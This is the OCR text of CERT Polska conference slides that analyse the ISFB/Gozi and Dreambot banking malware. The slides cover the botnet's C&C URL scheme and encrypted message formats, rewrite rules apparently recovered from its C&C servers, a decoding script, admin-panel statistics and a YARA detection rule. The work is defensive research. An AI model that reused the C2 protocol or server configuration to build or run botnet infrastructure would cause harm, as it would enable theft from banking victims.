
```
decode_req = lambda d: decrypt(d.decode('base64',SKEY))
d=re.sub('_([0-9A-Fa-f]{2})',lambda x: chr(int(x.group(1),16)),d)
try:
   e=d.decode('base64')
except Exception as e:
   d=d+'=='
pprint.pprint(dict(map(lambda x: x.split('='), decode_req(d).strip("\x00").split('&'))))
```

```
{'crc': '7001380', 'id': '1065',ppc': 'xi', 'server': '12', 'soft': '1',
'user': '0c0d784a0cf755970edbdf4c0cb27fca', 'version': '214887'}
```


URL format

```
/t*php & get new task & Used until Sep 2015
/c*php & get new config & Used until Sep 2015
/d*php & send stolen data & Used until Sep 2015
*/images/*.gif & get new task & current format
*/images/*.jpeg & get new config & current format
*/images/*.bmp  & send stolen data & current format
*/images/*/.avi & download 2nd stage dll & not every c&c
```

C&C respone


serpent encrypted data
rsa encrypted header
(0x40 bytes)
padding
md5(data)
serpent key
len(data)


C&C respone



Wiki

> Serpent is a symmetric key block cipher that was a finalist in the Advanced Encryption Standard (AES) contest, where it was ranked second to Rijndael. Serpent was designed by Ross Anderson, Eli Biham, and Lars Knudsen.
>
> Like other AES submissions, Serpent has a block size of 128 bits and supports a key size of 128, 192 or 256 bits.[2] The cipher is a 32-round substitution-permutation network operating on a block of four 32-bit words. Each round applies one of eight 4-bit to 4-bit S-boxes 32 times in parallel. Serpent was designed so that all operations can be executed in parallel, using 32 bit slices. This maximizes parallelism, but also allows use of the extensive cryptanalysis work performed on DES.

C&C respone



decrypted data
rsa encrypted header
(0x40 bytes)
"ARCH"
(4 bytes)
cmp_len
(4 bytes)
uncmp_len
(4 bytes)
crc32
(4 bytes)
aplib32 compressed
data

Command and Control,

IAP

```
rewrite ^/fileto(.*)(\.bin) /get128.php?x=$1 break;
rewrite ^/images(.*)(\.bmp) /data.php?x=$1$2 break;
rewrite ^/images(.*)(\.avi) /loader.php?x=$1$2 break;
rewrite ^/images(.*)(\.gif) /task.php?x=$1$2 break;
rewrite ^/images(.*)(\.jpeg) /config.php?x=$1$2 break;
```

IAP




IAP


Dreambot

```
RewriteEngine on
RewriteRule ^c(.+)\.php$ new_chandler.php [L,QSA]
RewriteRule ^t(.+)\.php$ new_thandler.php [L,QSA]
RewriteRule ^d(.+)\.php$ new_dhandler.php [L,QSA]
RewriteRule ^images(.*)(\.bmp) new_dhandler.php?q=$1$2 [L,QSA]
RewriteRule ^images(.*)(\.gif) new_thandler.php?q=$1$2 [L,QSA]
RewriteRule ^images(.*)(\.jpeg) new_chandler.php?q=$1$2 [L,QSA]
```

Dreambot



Dreambot


Bots Loggers Parsers Total stat VNC Traffic filter Jabber bot Users Logout
Stat
Total Bots: 13766
Online Bots: 1537
Online per day: 4768
Online per week: 8667
Generate guest link
Config
Config File
Browse... No file selected.
Country Code
Group ID
Send
Current Configs
ID group Loaded Country
2004 70 US
2003 4 US
2002 1074 ALL
2004 349 CA
2003 265 PL
Task
Task File
Browse... No file sele
Country Code
Group ID
Send
Current Tasks
ID group Loaded
2001 1488
2002 495
2004 794
2003 636

Dreambot

```
rule isfb_dreambot : banker
{
    meta:
        author = "mak"
        module = "isfb"
    strings:
        $str0 = "vmware" fullword
        $str1 = "vbox" fullword
        $str2 = "virtual hd" fullword
        $str4 = "qemu" fullword
        $str3 = "c:\\321.txt" fullword
    condition:
        all of them and isfb_dropper
}
```

The End

...or not?

Offsprings and Cousins

- Nymain
- Powersniff / PunchyBagg

Common Roots/Payloads

- Bolek/KBOT - based on gozi
- Rovnix - ISFB was ring3 payload protected by rovnix
- Vawtrak - Nothing! in common

Recap

- One of the oldest bankers under active development
- Interesting solutions
- Various methods of infection
- Elaborate communication methods, DGA/P2P/TOR
- Old bugs die hard...;]
- Read paper for more details;]
- Code soon available at mak@github:random-stuff/isfb

Kudos!

people that knowingly (or not;) halped us

- Slavo
- Paul Black
- Kafeine
- Peter Kruse
- Piotr Kijewski
- Jarosław Jedynak
- Horgh
- Frank Ruiz

Q & A

info@cert.pl
www.cert.pl
CERT.Polska
CERTPolska
@CERTPolska
@CERTPolska_en

mak mak@cert.pl